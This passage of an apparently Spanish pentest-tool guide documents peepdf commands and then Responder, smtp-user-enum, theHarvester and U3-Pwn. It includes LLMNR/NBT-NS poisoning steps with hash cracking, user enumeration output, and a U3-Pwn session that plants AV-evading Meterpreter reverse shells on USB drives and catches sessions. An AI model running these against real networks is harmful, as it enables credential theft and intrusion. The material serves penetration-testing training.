
Comando malformed_output
Uso: malformed_output [$option1 [$option2 ...] [$header_file]]
Habilita la salida con formato incorrecto al guardar el archivo:

0: Elimina todas las opciones con formato incorrecto.
1 [header_file]: habilita todos los trucos implementados. Opción por defecto.
2 [header_file]: coloca el encabezado predeterminado o especificado antes del encabezado PDF.
3: Elimina todas las etiquetas "endobj".
4: Elimina todas las etiquetas "endstream".
5: Elimina la sección "xref".
6: Encabezado incorrecto:% PDF-1

Comando metadata
Uso: metadata [$version]
Muestra los metadata del documento o la versión del documento

Comando modify
Uso: modify object|stream $object_id [$version] [$file]
Modifica el objeto o la secuencia especificada. Es posible usar un archivo para recuperar el contenido de la transmisión (SOLO para el contenido de la transmisión).

Comando object
Uso: object $object_id [$version]
Muestra el contenido del objeto después de ser decodificado o desencriptado.

Comando offsets
Uso: offsets [$version]
Muestra el mapa físico del archivo o la versión especificada del documento.

Comando open
Uso: open [-fl] $file_name
Abre y analiza el archivo especificado.
Opciones:
-f: establece el modo de análisis forzado para ignorar los errores
-l: establece el modo de análisis suelto para archivos problemáticos

Comando quit
Uso: quit
Salir del modo interactivo

Comando rawobject
Uso: rawobject [$object_id|xref|trailer [$version]]
Muestra el contenido del objeto sin ser decodificado ni desencriptado (object_id, xref, trailer)

Comando references
Uso: references to|in $object_id [$version]
Muestra las referencias en el objeto o al objeto en la versión especificada del documento

Comando replace
Uso: replace all $string1 $string2
Reemplaza $string1 con $string2 en todo el fichero PDF
Uso: replace variable $var_name $string1 $string2
Uso: replace file $file_name $string1 $string2
Reemplaza $string1 con $string2 en el contenido de la variable o fichero especificados

Comando reset
Uso: reset
Limpia la cónsola
Uso: reset $var_name
Resetea el valor de la variable a su valor por defecto si es aplicable

Comando save
Uso: save [$file_name]
Guarda el fichero en el disco

Comando save_version
Uso: save_version $version $file_name
Guarda la versión del fichero seleccionado en el disco

Comando sctest
Uso: sctest [-v] variable $var_name
Uso: sctest [-v] file $file_name

Uso: sctest [-v] raw $offset $num_bytes
Contenedor de la herramienta sctest (libemu) para emular shellcodes. Con -v el resultado es detallado, prepararse para toneladas de datos

Comando search
Uso: search [hex] $string
Buscar la cadena especificada o la cadena hexadecimal en los objetos (secuencias decodificadas y cifradas incluidas)
Ejemplo: search hex \x34\x35

Comando set
Uso: set [$var_name $var_value]
Establecer el valor de la variable especificado o crea uno con este valor. Sin parámetros se muestran todas las variables.
Variables especiales:
header_file: solo lectura. Especifica el encabezado del archivo que se utilizará cuando las 'malformed_options' estén activas.
malformed_options: solo lectura. Variable para almacenar las opciones mal formadas utilizadas para guardar el archivo.
output_limit: variable para especificar el número máximo de líneas que se mostrarán a la vez cuando la salida es larga (sin límite = -1). Por defecto no hay límite.
vt_key: clave Api de VirusTotal.

Comando show
Uso: show $var_name
Muestra el valor de las variables especificadas.
Las variables especiales son: header_file, malformed_options, output, output_limit, vt_key

Comando stream
Uso: stream $object_id [$version]
Muestra el contenido del flujo de objetos de la versión especificada después de ser decodificado y descifrado (si es necesario)

Comando tree
Uso: tree [$version]
Muestra el gráfico de árbol del archivo o la versión especificada.

Comando vtcheck
Uso: vtcheck
Uso: vtcheck object|rawobject|stream|rawstream $object_id [$version]
Uso: vtcheck raw $offset $num_bytes
Uso: vtcheck file $file_name
Uso: vtcheck variable $var_name
Comprueba el hash de la fuente especificada en VirusTotal: los octetos sin procesar del archivo, los objetos y las secuencias, y el contenido de los archivos o las variables.
Si no se especifican parámetros, se verificará el hash del documento PDF.
*** NOTA: ¡NO SE ENVÍA NINGÚN CONTENIDO A VIRUSTOTAL, SOLO HASHES!
*** NOTA: Necesita una clave API de VirusTotal para usar este comando.

Comando xor
Uso: xor stream|rawstream $object_id [$version] [$key]
Uso: xor raw $offset $num_bytes $key

Uso: xor file $file_name $key
Uso: xor variable $var_name $key
Realiza una operación XOR utilizando la clave especificada con el contenido del archivo o variable especificada, octetos sin procesar del archivo o flujo / flujo sin procesar.
Si no se especifica la clave, se realiza una XOR de fuerza bruta.

Comando xor_search
Uso: xor_search [-i] stream|rawstream $object_id [$version] $string_to_search
Uso: xor_search [-i] raw $offset $num_bytes $string_to_search
Uso: xor_search [-i] file $file_name $string_to_search
Uso: xor_search [-i] variable $var_name $string_to_search
Busca la cadena especificada en el resultado de una operación de fuerza bruta XOR con el contenido del archivo o variable especificada, los octetos sin procesar del archivo o flujo / flujo sin procesar. La salida muestra los offsets donde se encuentra la cadena. Es una búsqueda sensible a mayúsculas y minúsculas pero es posible hacerlo insensible usando -i.

Ejemplos:
En Internet se pueden encontrar documentos relacionados con la implementación de un virus o similar en un documento pdf. Una de las herramientas más empleadas en el análisis de los ficheros pdf es precisamente peepdf.

86. Responder

Un LLMNR & NBT-NS Spoofing Attack es un ataque clásico de red interna que todavía funciona hoy en día debido a la baja conciencia y al hecho de que está habilitado de forma predeterminada en Windows. Este documento explica que es un ataque LLMNR y NBT-NS, como usar el ataque en una prueba de penetración y finalmente como proteger las redes contra la vulnerabilidad.

Cuando falla una solicitud del servidor de nombres DNS, los sistemas Microsoft Windows usan Link-Local Multicast Name Resolution (LLMNR) y el servicio de nombre de BIOS de red (NBT-NS) para la resolución de nombre de reserva.

Si el nombre DNS no se resuelve, el cliente realiza una transmisión UDP no autenticada a la red preguntando si algún otro sistema tiene el nombre que está buscando. El hecho de que este proceso no esté autenticado y se transmita a toda la red permite que cualquier máquina de la red responda y afirme ser la máquina objetivo.

Uso: responder -I <interfaz> <opciones>

Opciones:

--version	Mostrar el número de versión del programa y salir
-h, --help	Mostrar la ayuda y salir
-A, --analyze	Modo analyze. Esta opción permite ver las solicitudes NBT-NS, BROWSER, LLMNR sin responder.
-I eth0, --interface=eth0	Interfaz de red a usar. Se puede usar 'ALL' como un comodín para todas las interfaces
-i 10.0.0.21 --ip=10.0.0.21	IP local a usar. Solo para OSX
-e 10.0.0.22 --externalip=10.0.0.22	Envenenar todas las solicitudes con otra dirección IP que la de Responder.
-b, --basic	Devolver una autenticación HTTP básica. Predeterminado: NTLM
-r, --wredir	Habilitar las respuestas para las consultas de sufijos wredir de NETBIOS. Responder a wredir probablemente romperá cosas en la red. Predeterminado: False
-d, --NBTNSdomain	Habilitar las respuestas para las consultas de sufijos del dominio de NETBIOS. Responder a los sufijos de dominio probablemente romperá cosas en la red. Predeterminado: False
-f, --fingerprint	Esta opción le permite tomar un fingerprint de un dispositivo que emitió una consulta NBT-NS o LLMNR.
-w, --wpad	Iniciar el servidor proxy fraudulento WPAD. El valor predeterminado es false
-u UPSTREAM_PROXY, --upstream-proxy=UPSTREAM_PROXY	Proxy HTTP en sentido ascendente utilizado por el proxy WPAD fraudulento para solicitudes salientes. Formato: host:puerto
-F, --ForceWpadAuth	Forzar la autenticación NTLM/básica en la recuperación de

	archivos wpad.dat. Predeterminado: false
-P, --ProxyAuth	Forzar la autenticación NTLM (transparente)/básica (solicitud) para el proxy. WPAD no necesita estar ON. Esta opción es altamente efectiva cuando se combina con -r. Predeterminado: false
--lm	Forzar el LM hash downgrade para Windows XP / 2003 y versiones anteriores. Predeterminado: false
-v, --verbose	Modo verbose

¿Qué es un ataque de envenenamiento LLMNR / NBT-NS?
Al escuchar las transmisiones de LLMNR y NetBIOS, es posible enmascararse a medida que la máquina (spoof) con la que el cliente intenta autenticarse erróneamente. Después de aceptar la conexión, es posible usar una herramienta como responder.py o Metasploit para reenviar las solicitudes a un servicio no autorizado (como SMB TCP: 137) que realiza el proceso de autenticación. Durante el proceso de autenticación, el cliente enviará al servidor no autorizado un hash NTLMv2 para que el usuario intente autenticarse. Este hash se captura en el disco y se puede descifrar sin conexión con una herramienta como Hashcat o John the Ripper (TJR) o usarlo en un ataque pass-the-hash. LLMNR y NBT-NS están habilitados de forma predeterminada en Windows y con la conciencia de que este ataque es bastante bajo, tiene una buena posibilidad de reunir credenciales en una prueba de penetración interna. Dejar el responder.py ejecutándose durante un tiempo mientras trabaja con otros vectores de ataque.

El siguiente diagrama muestra el escenario típico para este tipo de ataque en el que un usuario escribe incorrectamente un nombre de servidor.

Ataque de envenenamiento LLMNR / NBT-NS
[*] El usuario envía una dirección de recurso compartido SMB incorrecto \\SNARE01
[*] El servidor DNS responde con \\SNARE01 – NOT FOUND
[*] El cliente realiza la transmisión LLMNR / NBT-NS
[*] El responder le dice al cliente que es SNARE01 y acepta el hash NTLMv2
[*] El responder envía un error al cliente, por lo que el usuario final no es más sabio y simplemente piensa que tiene el nombre compartido incorrecto

Ejemplo práctico
Ejecutar responder.py, usar la propia interfaz local y la dirección IP de la forma siguiente:
Code:
```
python responder.py -i 192.168.210.145 -I eth0
```

Ahora responder.py debe quedar a la escucha:

Después de que se ejecute responder.py, simular un usuario escribiendo el nombre del servidor SMB incorrecto usando SNARE01 en lugar de SHARE01.

Dentro de unos segundos después de que el cliente difunde el nombre de servidor incorrecto, responder.py respondió a la solicitud de difusión y escribió el hash NTLMv2 en el disco.

El siguiente error se devuelve al equipo cliente desde responder.py:
“Windows cannot access \\SNARE01”

El último paso es descifrar el hash NTLMv2. Dependiendo de la complejidad de la política de contraseñas dentro del entorno de destino, esto podría llevar algún tiempo. ocl-hashcat sería una mejor opción para el descifrado sin conexión donde se sabe/ sospecha que las políticas de contraseña son más seguras. Como la contraseña es intencionalmente insegura dentro del entorno del laboratorio de pruebas, John The Ripper se usa para descifrar el hash NTLMv2:

87. Smtp-user-enum

smtp-user-enum es una herramienta para enumerar las cuentas de usuario a nivel de sistema operativo en Solaris via el servicio SMTP. La enumeración se realiza inspeccionando las respuestas a los comandos VRFY, EXPN y RCPT TO. Se podría adaptar para trabajar contra otros deamons SMTP vulnerables, pero esto no se ha hecho a partir de v1.0.

Uso: smtp-user-enum [opciones] (-u username | -U file-of-usernames) (-t host | -T file-of-targets)

Opciones:

-m n	Número máximo de procesos. Por defecto: 5
-M mode	Método a utilizar para adivinar el nombre de usuario EXPN, VRFY o RCPT. Predeterminado: VRFY
-u user	Compobar si el usuario existe en el sistema remoto
-f addr	Dirección de correo MAIL FROM. Usado solo en el modo "RCPT TO"
-D dom	Dominio para adjuntar a la lista de usuarios suministrada para hacer direcciones de correo electrónico. Valor predeterminado: none. Utilice esta opción cuando desee adivinar direcciones de correo electrónico válidas en lugar de solo nombres de usuario.
-U file	Archivo de nombres de usuario para verificar a través del servicio SMTP.
-t host	Servidor ejecutando servicio SMTP
-T file	Archivo de nombres de host ejecutando el servicio SMTP
-p port	Puerto TCP en el que se ejecuta el servicio SMTP. Predeterminado: 25
-d	Modo depuración
-t n	Espere un máximo de n segundos para responder. Predeterminado: 5
-v	Modo verbose
-h	Este mensaje de ayuda

Ejemplo
Para usar smtp-user-enum para enumerar nombres de usuario válidos utilizando el comando VRFY, primero preparar una lista de nombres de usuario (users.txt), por ejemplo con el contenido
admin
admin1
administrator
root
support
mail
y ejecutar la herramienta de la siguiente manera:

```
$ smtp-user-enum.pl -M VRFY -U users.txt -t 10.0.0.1
Starting smtp-user-enum v1.0 ( http://pentestmonkey.net/tools/smtp-user-enum )
-------------------------------------------------------
| Scan Information |
-------------------------------------------------------
Mode ..................... VRFY
Worker Processes ......... 5
```

```
Usernames file ........... users.txt
Target count ............. 1
Username count ........... 47
Target TCP port .......... 25
Query timeout ............ 5 secs
Relay Server ............. Not used
######## Scan started at Sun Jan 21 18:01:50 2007 #########
root@10.0.0.1: Exists
bin@10.0.0.1: Exists
daemon@10.0.0.1: Exists
lp@10.0.0.1: Exists
adm@10.0.0.1: Exists
uucp@10.0.0.1: Exists
postmaster@10.0.0.1: Exists
nobody@10.0.0.1: Exists
ftp@10.0.0.1: Exists
######## Scan completed at Sun Jan 21 18:01:50 2007 #########
9 results.
47 queries in 1 seconds (47.0 queries / sec)
```

88. TheHarvester

TheHarvester ha sido desarrollado en python por Christian Martorella. Es una herramienta que nos proporciona información sobre cuentas de correo electrónico, nombres de usuario y nombres de dispositivos/subdominios de diferentes fuentes públicas, como los motores de búsqueda y el servidor de claves PGP.

Esta herramienta está diseñada para ayudar al probador de penetración en una etapa anterior y es un método efectivo, simple y fácil de usar. Las fuentes compatibles son:

- Google – correos electrónicos, subdominios
- Google profiles – Emplea nombres
- Bing search – correos electrónicos, subdominios/hostnames, host virtuales
- Pgp servers – correos electrónicos, subdominios/hostnames
- LinkedIn – Emplea nombres
- Exalead – correos electrónicos, subdominio/hostnames

Uso: theharvester <opciones>

Opciones

-d	Dominio para buscar o nombre de la empresa
-b	Fuente de datos: google, googleCSE, bing, bingapi, pgp, linkedin, google-profiles, jigsaw, twitter, googleplus, all
-s	Comenzar en el resultado número X. Predeterminado: 0
-v	Verificar el nombre del dispositivi a través de la resolución DNS y buscar dispositivos virtuales
-f	Guardar los resultados en un archivo HTML y XML
-n	Realizar una consulta inversa de DNS en todos los rangos descubiertos
-c	Realizar una fuerza bruta de DNS para el nombre de dominio
-t	Realizar un descubrimiento de expansión DNS TLD
-e	Usar este servidor DNS
-l	Limitar el número de resultados para trabajar. El bing va de 50 a 50 resultados, Google de 100 a 100 y pgp no usa esta opción
-h	Usar la base de datos SHODAN para consultar los hosts descubiertos

Ejemplo 1

```
root@kali:~# theharvester -d sixthstartech.com -l 300 -b google
*******************************************************************
*                                                                 *
* | |_| |__   ___    /\  /\__ _ _ ____  _____  ___| |_ ___ _ __  *
* | __| '_ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* theHarvester Ver. 3.0.6                                         *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
```

```
* cmartorella@edge-security.com                                  *
*******************************************************************
found supported engines
[-] Starting harvesting process for domain: sixthstartech.com
[-] Searching in Google:
        Searching 0 results...
        Searching 100 results...
        Searching 200 results...
        Searching 300 results...
Harvesting results
No IP addresses found
```

Ejemplo 2

```
root@kali:~# theharvester -d sixthstartech.com -l 300 -b all

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing
SSL sites. Check Wfuzz's documentation for more information.


*******************************************************************
*                                                                 *
* | |_| |__   ___    /\  /\__ _ _ ____   _____  ___| |_ ___ _ __  *
* | __| '_ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* theHarvester Ver. 3.0.6                                         *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*******************************************************************


found supported engines
[-] Starting harvesting process for domain: sixthstartech.com

Full harvest on sixthstartech.com
[-] Searching in Google..
        Searching 0 results...
        Searching 100 results...
        Searching 200 results...
        Searching 300 results...
[-] Searching in PGP Key server..
        Searching PGP results...
[-] Searching in Netcraft server..
        Searching Netcraft results..
[-] Searching in ThreatCrowd server..
        Searching Threatcrowd results..
[-] Searching in CRTSH server..
                Searching https://crt.sh?id=2927714158
                Searching https://crt.sh?id=2890175811
                Searching https://crt.sh?id=2852187082
```

……..

Searching https://crt.sh?id=330050142

Searching https://crt.sh?id=17962179

Searching CRT.sh results..

[-] Searching in Virustotal server..

Searching Virustotal results..

[-] Searching in Bing..

Searching 50 results...

Searching 100 results...

Searching 150 results...

Searching 200 results...

Searching 250 results...

Searching 300 results...

89. U3-Pwn

U3-Pwn es una herramienta diseñada para automatizar la inyección de payloads de Metasploit en dispositivos USB de Sandisk con instalación de software U3 predeterminada. Esto se realiza eliminando el archivo iso original del dispositivo y creando una nueva iso con funciones de ejecución automática.

1. Generate & Replace Iso Image.
2. Generate & Replace With Custom Exe.
3. Find Out U3 SanDisk Device Information.
4. Replace Iso Image With Original U3 Iso.
5. SanDisk Usb Compatibility List
6. About U3-Pwn & Disclaimer.
7.Exit U3-Pwn

Enter the number: 3

What payload do you want to generate:
Name: Description:
1. Windows Shell Reverse_TCP_AllPorts Windows Meterpreter (Reflective Injection), Reverse All-Port TCP Stager.
2. Windows Reverse_TCP Meterpreter_AllPorts Windows Command Shell, Reverse All-Port TCP Stager.
Enter the number: 2

What encoder would you like to try and bypass AV with.
Name:
1. avoid_utf8_tolower
2. shikata_ga_nai
3. alpha_mixed
4. alpha_upper
5. call4_dword_xor
6. countdown
7. fnstenv_mov
8. jmp_call_additive
9. nonalpha
10. nonupper
11. unicode_mixed
12. unicode_upper
Enter the number: 2

Enter Ip Address for reverse listener: 10.254.254.60

How many devices would to like to change iso image on 2,4,6: 4

Would you like to start a listener y/n: y

Generating Shellcode Please Wait...
Enter the device to change iso image on (example /dev/sde1): /dev/sde1
Enter next device: /dev/sdb1
Enter next device: /dev/sdc1

```
Enter next device: /dev/sdd1
|*************************************************| 100%
OK
|*************************************************| 100%
OK
|*************************************************| 100%
OK
|*************************************************| 100%
OK

Starting Msfconsole
resource (rc/4.rc)> use multi/handler
resource (rc/4.rc)> set payload windows/meterpreter/reverse_tcp_allports
payload => windows/meterpreter/reverse_tcp_allports
resource (rc/4.rc)> set LPORT 1
LPORT => 1
resource (rc/4.rc)> set LHOST 0.0.0.0
LHOST => 0.0.0.0
resource (rc/4.rc)> exploit -j
[*] Exploit running as background job.
resource (rc/4.rc)> set LPORT 2
LPORT => 2
resource (rc/4.rc)> exploit -j
[*] Started reverse handler on 0.0.0.0:1
[*] Starting the payload handler...
[*] Exploit running as background job.
resource (rc/4.rc)> set LPORT 3
LPORT => 3
resource (rc/4.rc)> exploit -j
[*] Started reverse handler on 0.0.0.0:2
[*] Exploit running as background job.
[*] Starting the payload handler...
[*] Started reverse handler on 0.0.0.0:3
[*] Starting the payload handler...
msf  exploit(handler) >
[*] Sending stage (752128 bytes) to 10.254.254.61
[*] Meterpreter session 1 opened (10.254.254.60:1 -> 10.254.254.61:51966) at 2012-04-13
14:33:48 +0100
[*] Sending stage (752128 bytes) to 10.254.254.81
[*] Meterpreter session 2 opened (10.254.254.60:2 -> 10.254.254.81:52465) at 2012-04-13
14:34:36 +0100
[*] Sending stage (752128 bytes) to 10.254.254.76
[*] Meterpreter session 3 opened (10.254.254.60:3 -> 10.254.254.76:1034) at 2012-04-13 14:38:03
+0100
[*] Sending stage (752128 bytes) to 10.254.254.132
[*] Meterpreter session 4 opened (10.254.254.60:3 -> 10.254.254.132:49168) at 2012-04-13
14:46:16 +0100
msf  exploit(handler) >
msf  exploit(handler) > sessions -l
Active sessions
===============
Id    Type    Information   Connection
```

```
_     ----     -----------       ----------
1  meterpreter x86/win32  CARETOWER\michael_j @ PENTEST-PC 10.254.254.60:1 ->
10.254.254.61:51966 (10.254.254.61)
2  meterpreter x86/win32 CARETOWER\michael_j @ CTTRAINING01 10.254.254.60:2 ->
10.254.254.81:52465 (10.254.254.81)
3  meterpreter x86/win32 ROOT-172737B633\Administrator @ ROOT-172737B633
 10.254.254.60:3 -> 10.254.254.76:1034 (10.254.254.76)
4  meterpreter x86/win32  WIN2K8DC\Administrator @ WIN2K8DC 10.254.254.60:4 ->
10.254.254.132:49168 (10.254.254.132)
```